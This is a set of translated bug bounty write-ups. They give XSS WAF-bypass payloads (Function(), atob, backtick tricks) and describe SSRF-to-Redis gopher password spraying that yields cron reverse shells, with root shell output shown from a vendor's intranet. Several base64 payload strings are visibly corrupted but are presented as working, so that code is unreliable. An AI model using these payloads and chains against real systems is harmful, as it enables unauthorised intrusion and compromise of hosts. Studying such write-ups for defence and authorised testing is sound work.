
With this property, we can use Function() in place of eval().

For example:

```
Function(alert('xss'))
```

```
eval(alert('xss'))
```

The two are equivalent.



Upgrading our payload:

```
?%27]);Function(test)()//
```


Not blocked!



Next, use a real function inside Function() directly:

```
%27]);Function(alert('xss'))()//
```

No surprise — instantly dead.



The next thing to think about is bypassing the function detection itself.

Bypassing function detection:


Since a bare alert got blocked, we use atob to decode base64-encoded JS:

For example:

```
atob("YWxlcuQoInhzcyIp") // base64-encoded alert('xss')
```

Payload:

```
%27]);Function(atob('YWxlcuQoInhzcyIp'))()//
```




Damn, dead again. Probably a regex matching atob together with ()... No problem — one more JS trick: backticks in place of parentheses plus quotes:

```
atob`YWxlc nQoInhzcyIp`
```

```
> atob`YWxlc nQoInhzcyIp`
< 'alert("xss")'
> atob("YWxlc nQoInhzcyIp")
< 'alert("xss")'
>
```

Payload:

```
%27]);Function(atob`YWxlc nQoInhzcyIp`())//
```



And it popped, popped, popped~

0x04 Summary

This XSS bypassed the WAF with four simple tricks:

1. Closing and commenting out the surrounding JS when the sink is inside JavaScript
2. Function() in place of eval()
3. atob to decode base64-encoded JS
4. Backticks instead of parentheses and quotes

The lesson: most business systems are not without vulnerabilities — more often, the hunter is limited only by the exploitation chains and tricks in their head.

Chaining small techniques together until the exploit finally lands was a genuinely fun experience.

Aggressive FUZZing: From SSRF to Redis Password Spraying and Mass Reverse Shells

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange or penetration testing training are welcome to contact me via QQ/WeChat: 547006660.

If you need code auditing, penetration testing, or red-vs-blue team security services, feel free to reach out to my company.

We also run a 2,000-member security community group — group number 820783253. Experts are welcome to join the discussion.

I've hunted quite a few bug bounties lately, but most of them were hands-only bugs; ones that actually require thinking are rare.

Today I ran into an excellent case of the latter, hence this article.

0x01 Batch Directory FUZZing Uncovers a Hidden Interface

I had been hunting this big vendor for almost two weeks, and had been too busy with company work to continue recently.

But the whole time, ffuf with a wordlist had been running on my server, batch-scanning the vendor's assets for directories. Today I checked the scan results on the server — and it delivered.



The interface URL: <https://xxx.xxxx.com/xxxx/start>

Let's visit it directly.



The interface handed us a list of usable API links.


Testing the concatenated endpoints one by one, we found an interface named `face_xxxx` that looked promising.

0x02 FUZZing the Request Format and Parameters

Visiting the interface returned "Method Not Allowed", a 405. Clearly we needed to switch to POST.



POSTing some arbitrary parameters, the interface responded: "Request error, content-type was unsupported".




Great — keep going and FUZZ the Content-Type header (remember to turn off Burp's automatic payload encoding).

FUZZing found that `application/json` works. Simple then: build JSON data and FUZZ the JSON parameters next.

0x03 SSRF, No Brains Required


The parameter was `image_url`. Anyone with a bit of experience can tell: this parameter most likely loads a remote image.

Straight to SSRF testing.



My server received the request. After testing, the usual protocols — gopher, dict, http — all worked.

Earlier, through Spring Actuator leaks in second-level or root directories across the vendor's domains, I had downloaded heapdumps and used OQL debugging to extract Redis plaintext passwords.




I had collected quite a few intranet Redis IPs and passwords for this vendor, and had mapped out their intranet ranges.

With this SSRF, it was entirely possible to batch password-spray the intranet Redis instances and catch reverse shells to break through the perimeter.


0x04 Gopher-Based Mass Redis Password Spraying and Reverse Shells on a Fragile Intranet Range

A bit of background knowledge: unlike an unauthenticated Redis, a Redis with password auth requires an extra `-a` argument to supply the password on the command line.

As shown in the figure, without the password argument no Redis command can be executed.




With authentication enabled, the RESP protocol traffic of the Redis session looks like this:




The authentication step adds an AUTH command.

I wrote a script to build the gopher payload, taking care to include this AUTH step, then did the usual: write a cron job to pop a reverse shell.



Using the SSRF point found above, combined with the intranet Redis passwords and fragile network ranges I had collected earlier,

I batch-ran the fragile intranet ranges through Intruder, password-spraying their Redis instances. The moment a spray succeeded, a cron job would be written.



Hard work paid off: in one network segment alone, more than a dozen shells came back...

The vendor's intranet Redis hosts could even reach the internet — their intranet security is honestly a mess.

```
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
# ls-^H
/bin/sh: 3: ls: not found
# w
 00:05:12 up 166 days,  7:21,  0 users,  load average: 2.86, 2.77, 2.69
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
# ls -lah
total 44K
drwx-----  7 root    root    4.0K Aug 25 19:19 .
drwxr-xr-x 31 root    root    4.0K Dec 25 00:05 ..
-rw-----  1 root    root      2 May  7 2021 .bash_history
-rw-r--r--  1 ubuntu ubuntu  3.2K Jul  1 16:06 .bashrc
drwx-----  2 root    root    4.0K Aug  9 2018 .cache
drwx-----  3 root    root    4.0K Aug  9 2018 .gnupg
drwxr-xr-x  3 root    root    4.0K Aug 25 19:19 .local
drwxr-xr-x  2 root    root    4.0K May  7 2021 .pip
-rw-r--r--  1 root    root   148 Aug 17 2015 .profile
-rw-r--r--  1 root    root    73 May  7 2021 .pydistutils.cfg
drwx-----  2 root    root    4.0K May 29 2019 .ssh
-rw-----  1 root    root      0 May  7 2021 .viminfo
# cd ../
```

0x05 Afterword

I found this bug on Christmas Eve~ Consider it a Christmas present.

From FUZZ to XSS: Stealing Your Personal Information from an SRC's Official Site


By RG · Translated from the Chinese original

0x01 The Overture

